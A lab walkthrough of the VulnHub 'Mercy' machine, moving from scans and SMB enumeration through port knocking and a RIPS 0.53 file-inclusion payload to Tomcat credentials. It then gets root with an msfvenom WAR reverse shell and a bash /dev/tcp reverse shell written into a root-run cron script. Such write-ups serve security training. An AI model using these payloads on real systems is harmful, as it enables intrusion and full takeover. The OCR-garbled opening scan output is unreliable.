VulnHub Mercy Walkthrough

Machine IP:

192.168.174.133


Domain:

mercy.vh


nmap

```
Starting Namp 7.92 ( https://mmpp.org ) at 2023-05-24 12:25 EDT
Namp scan report for mercy.vh (192.108.174.133)
Host is up (0.0011s lateru).
Not shown: 992 closed tcp ports (conn-refused)
PORT STATE SEMVICE VERSION
3/tcp open domain ISC GIND 9.9.5-Jubutu0.17 (Ubuntu Linux)
13/tcp open domain ISC GIND 9.9.5-Jubutu0.17 (Ubuntu Linux)
13/tcp open pops Dovector popsid
15/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
13/tcp open inap Dovector popsid (Ubuntu)
13/tcp open inap Dovector popsid
13/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
13/tcp open inap Dovector popsid
1.Not valid before: 2018-08-24113:2255
1.Sal-date: TLS randomness does not represent time
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1.Sal-date: TLS randomness does not represent time
1.Not valid before: 2018-08-24113:2255
1.Sal-date: TLS randomness does not represent time
1.Sal-care: INST randomness does not represent time
1.Not valid before: 2018-08-24113:2255
1.Sal-date: TLS randomness does not represent time
1.Not valid
```

robots.txt revealed:



The URL /tryharder/tryharder returns some base64 data:



Decoded:

It's annoying, but we repeat this over and over again: cyber hygiene is extremely important. Please stop setting silly passwords that will get cracked with any decent password list.

Once, we found the password "password", quite literally sticking on a postit in front of an employee's desk! As silly as it may be, the employee pleaded for mercy when we threatened to fire her.

No fluffy bunnies for those who set insecure passwords and endanger the enterprise.

Enumerated SMB and tried accessing a share called giu but access denied.

```
-(teja⊛kali)-[~/vulnhub/mercy]
—$ smbclient -L mercy.vh
Password for [WORKGROUP\teja]:
       Sharename
                       Type
                                 Comment
                       ----
                                 Printer Drivers
       print$
                       Disk
       aiu
                       Disk
       IPC$
                       IPC
                                 IPC Service (MERCY server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
       Server
                            Comment
       Workgroup
                            Master
       WORKGROUP
                            MERCY
 —(teja⊛kali)-[~/vulnhub/mercy]
—$ smbclient −L mercy.vh\qui
do_connect: Connection to mercy.vhqui failed (Error NT_STATUS_UNSUCCESSFUL)
 —(teja⊛kali)-[~/vulnhub/mercy]
-$ smbclient //mercy.vh/qiu -U <username>
bash: syntax error near unexpected token `newline'
 —(teja⊛kali)-[~/vulnhub/mercy]
_$ smbclient //mercy.vh/qiu -U teja
Password for [WORKGROUP\teja]:
tree connect failed: NT_STATUS_ACCESS_DENIED
 —(teja⊕kali)-[~/vulnhub/mercy]
smbclient //mercy.vh/qiu -U qiu
Password for [WORKGROUP\qiu]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

From the hint, the password can be 'password'

Tried this to login to the SMB share with user giu and it worked.

Found a file called config in the share.


```
× confia
Here are settings for your perusal.
Port Knocking Daemon Configuration
[options]
  UseSyslog
[openHTTP]
              = 159,27391,4
   sequence
   seq_timeout = 100
   command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
  tcpflags
              = syn
[closeHTTP]
  sequence
              = 4,27391,159
   seq_timeout = 100
   command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
  tcpflags
[openSSH]
              = 17301,28504,9999
   sequence
   seq_timeout = 100
   command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
  tcpflags
              = 9999,28504,17301
   sequence
   seq timeout = 100
   command
             = /sbin/iptables -D iNPUT -s %IP% -p tcp --dport 22 -j ACCEPT
   tcpflags
```

Based on the config, port knocking enables a HTTP server on port 80. So performed port knocking on the mentioned ports.


```
-(teja⊛kali)-[~/vulnhub/mercy]
└$ knock 192.168.174.133 159 27391 4 -d 500
 —(teja⊛kali)-[~/vulnhub/mercy]
s nmap 192.168.174.133 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 13:30 EDT
Nmap scan report for mercy.vh (192.168.174.133)
Host is up (0.89s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT
        STATE SERVICE
                         VERSION
53/tcp open domain
                        ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
                    Apache httpd 2.4.7 ((Ubuntu))
Dovecot pop3d
80/tcp
        open http
110/tcp open pop3
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Dovecot imapd (Ubuntu)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp open ssl/imap Dovecot imapd (Ubuntu)
              ssl/pop3
995/tcp open
                          Dovecot pop3d
                          Apache Tomcat/Coyote JSP engine 1.1
8080/tcp open http
Service Info: Host: MERCY; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
  -(teja⊛kali)-[~/vulnhub/mercy]
_$
```

Similarly enabled SSH by port knocking, and tried login with qiu:password but no luck.


Now port 80 is up.



This machine shall make you plead for mercy! Bwahahahaha!



There is RIPS running on /nomercy



RIPS is a static source code analyser for vulnerabilities in PHP scripts. https://rips-scanner.sourceforge.net/

Version: 0.53

RIPS 0.53 LFI vulnerability: https://www.exploit-db.com/exploits/18660

Exploit:

```
http://mercy.vh/nomercy/windows/code.php?file=../../../../etc/passwd
```

We can find the Tomcat users file which contain credentials:

http://mercy.vh/nomercy/windows/code.php?file=../../../etc/tomcat7//tomcat-users.xml

```
20
    <? NOTE: By default, no user is included in the "manager-gui" role required
21
    <? to operate the "/manager/html" web application. If you wish to use this app,</p>
    <? you must define such a user - the username and password are arbitrary.
24 <? <!--
25 <? NOTE: The sample user and role entries below are wrapped in a comment
     <? and thus are ignored when reading this file. Do not forget to remove
27
    <? <!...> that surrounds them.
28
    <? -->
29 <? <role rolename="admin-gui"/>
30 <? <role rolename="manager-gui"/>
31 <? <user username="thisisasuperduperlonguser" password="heartbreakisinevitable" roles="admin-gui,manager-gui"/>
32 <? <user username="fluffy" password="freakishfluffybunny" roles="none"/>
33 <? </tomcat-users>
  thisisasuperduperlonguser:heartbreakisinevitable
  fluffy: freakishfluffybunny
```

Login with **thisisasuperduperlonguser:heartbreakisinevitable** in tomcat manager app http://mercy.vh:8080/manager/html

We can deploy a WAR reverse shell from the manager app.

Deploy	
Deploy directory or WAR file located on server	
Context Path (required):	
XML Configuration file URL:	
WAR or Directory URL:	
Deptoy	
WAR file to deploy	
Select WAR file to upload Browse No file selected.	
Deploy	

Create WAR reverse shell with msfvenom:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.174.131 LPORT=1560 -f war -o revshell.war
```

We got a reverse shell!!

```
L$ nc -lvnp 1560
listening on [any] 1560 ...
connect to [192.168.174.131] from (UNKNOWN) [192.168.174.133] 46840

ls
common
conf
logs
policy
server
shared
webapps
work
```

Priv Esc

Switch to user fluffy as we already know password

```
su fluffy
```

/home/fluffy/.private/secrets/timeclock is a bash script owned by root.

```
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../var/www/html/time
chown www-data:www-data ../../../var/www/html/time
$ \begin{align*}
\end{align*}
```

Looks like the script is getting the value of the variable "\$now" and writing it to

```
/var/www/html/time
```

There is a high chance this script is being run by root using cronjob because the owner of the file is root.

Since it is writable by us, we can just change this to a reverse shell.

Reverse shell:

```
bash -i >& /dev/tcp/192.168.174.131/1561 0>&1
```

```
$ echo "bash -i >& /dev/tcp/192.168.174.131/1561 0>&1" > timeclock
echo "bash -i >& /dev/tcp/192.168.174.131/1561 0>&1" > timeclock
$ cat timeclock
cat timeclock
bash -i >& /dev/tcp/192.168.174.131/1561 0>&1
```

Now listen for the reverse shell. When root runs timeclock - we will get the connection.

And we are root!

```
(teja@ kali)-[~/vulnhub/mercy]
$ nc -lvnp 1561
listening on [any] 1561 ...

connect to [192.168.174.131] from (UNKNOWN) [192.168.174.133] 33724
bash: cannot set terminal process group (13624): Inappropriate ioctl for device
bash: no job control in this shell
root@MERCY:~#
root@MERCY:~# whoami
whoami
root
root@MERCY:~#
```